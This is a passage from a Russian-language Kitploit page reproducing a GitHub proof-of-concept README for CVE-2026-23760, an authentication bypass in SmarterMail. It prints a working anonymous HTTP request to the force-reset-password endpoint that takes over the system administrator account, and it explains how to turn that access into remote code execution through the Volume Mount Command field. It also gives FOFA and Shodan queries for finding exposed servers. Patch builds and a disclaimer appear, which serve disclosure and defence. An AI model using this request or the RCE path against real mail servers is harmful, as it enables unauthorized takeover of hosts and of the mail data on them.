
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
smartermail-CVE-2026-23760-poc — CVE-2026-23760 — Обход аутентификации через API сброса пароля в SmarterMail. | Kitploit

Инструменты/GitHubGitHub/maxmnml/smartermail-cve-2026-23760-poc
Аутентификация и авторизацияАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеRed Teaming
GitHubmaxmnml/smartermail-cve-2026-23760-poc

smartermail-CVE-2026-23760-poc

Поделиться

CVE-2026-23760 — Обход аутентификации через API сброса пароля в SmarterMail.

Репозиторий
72379 месяцев назадЕщё не проверено

SmarterMail-CVE-2026-23760-poc

Proof-of-concept, эксплуатирующий обход аутентификации через API сброса пароля для учётной записи системного администратора SmarterMail.

Уязвимость

Уязвимость обусловлена обходом аутентификации в API сброса пароля. Конечная точка force-reset-password допускает анонимные запросы и не проверяет существующий пароль или токен сброса при сбросе пароля учётных записей системного администратора.

  • Полный захват учётной записи системного администратора.
  • Прямой путь к удалённому выполнению кода через встроенную функциональность SmarterMail.

Затронутые версии

  • Версии SmarterTools SmarterMail до сборки 9511

PoC (от watchtowr labs)

PoC выглядит настолько просто:

POST /api/v1/auth/force-reset-password HTTP/1.1
Host: xxxxxxx:9998
Content-Type: application/json
Content-Length: 145

{"IsSysAdmin":"true",
"OldPassword":"watever",
"Username":"admin",
"NewPassword":"NewPassword123!@#",
"ConfirmPassword": "NewPassword123!@#"}

Вы должны получить следующий ответ, который подтверждает, что пароль был успешно изменён:

{
"username":"",
"errorCode":"",
"errorData":"",
"debugInfo":"check1\\r\\ncheck2\\r\\ncheck3\\r\\ncheck4.2\\r\\ncheck5.2\\r\\ncheck6.2\\r\\ncheck7.2\\r\\ncheck8.2\\r\\n",
"success":true,
"resultCode":200
}

Единственное оставшееся требование — знать имя пользователя учётной записи администратора.

От ATO к RCE и далее

После аутентификации в качестве системного администратора злоумышленник может:


  • Перейти в Settings -> Volume Mounts.
  • Создать новый том.
  • Указать произвольную команду в поле Volume Mount Command.

Эта команда выполняется базовой операционной системой. На этом этапе злоумышленник достигает полного удалённого выполнения кода на хосте.

Когда конфигурация сохраняется, указанная команда выполняется немедленно.

Автоматизация

Nuclei-Template:

https://github.com/projectdiscovery/nuclei-templates/blob/main/http/cves/2026/CVE-2026-23760.yaml

В дикой природе

FOFA:

title='SmarterMail'

SHODAN:

html:'SmarterMail'

Воздействие

Неаутентифицированный удалённый злоумышленник может обойти аутентификацию для учётной записи системного администратора и получить доступ. После аутентификации он может выполнить полное удалённое выполнение кода на хосте.

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N - 9.3:Критический

Устранение и смягчение последствий

Обновитесь до последней версии: https://www.smartertools.com/smartermail/downloads

  • Сборка 9511 (15 января 2026 г.)
  • Сборка 9518 (22 января 2026 г.)

Ссылки

  • Примечания к выпуску SmarterMail
  • https://nvd.nist.gov/vuln/detail/CVE-2026-23760
  • Блог и PoC от watchTowr

Отказ от ответственности

Этот инструмент предназначен только для авторизованного тестирования безопасности. Несанкционированный доступ к компьютерным системам является незаконным.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    259
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    257

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




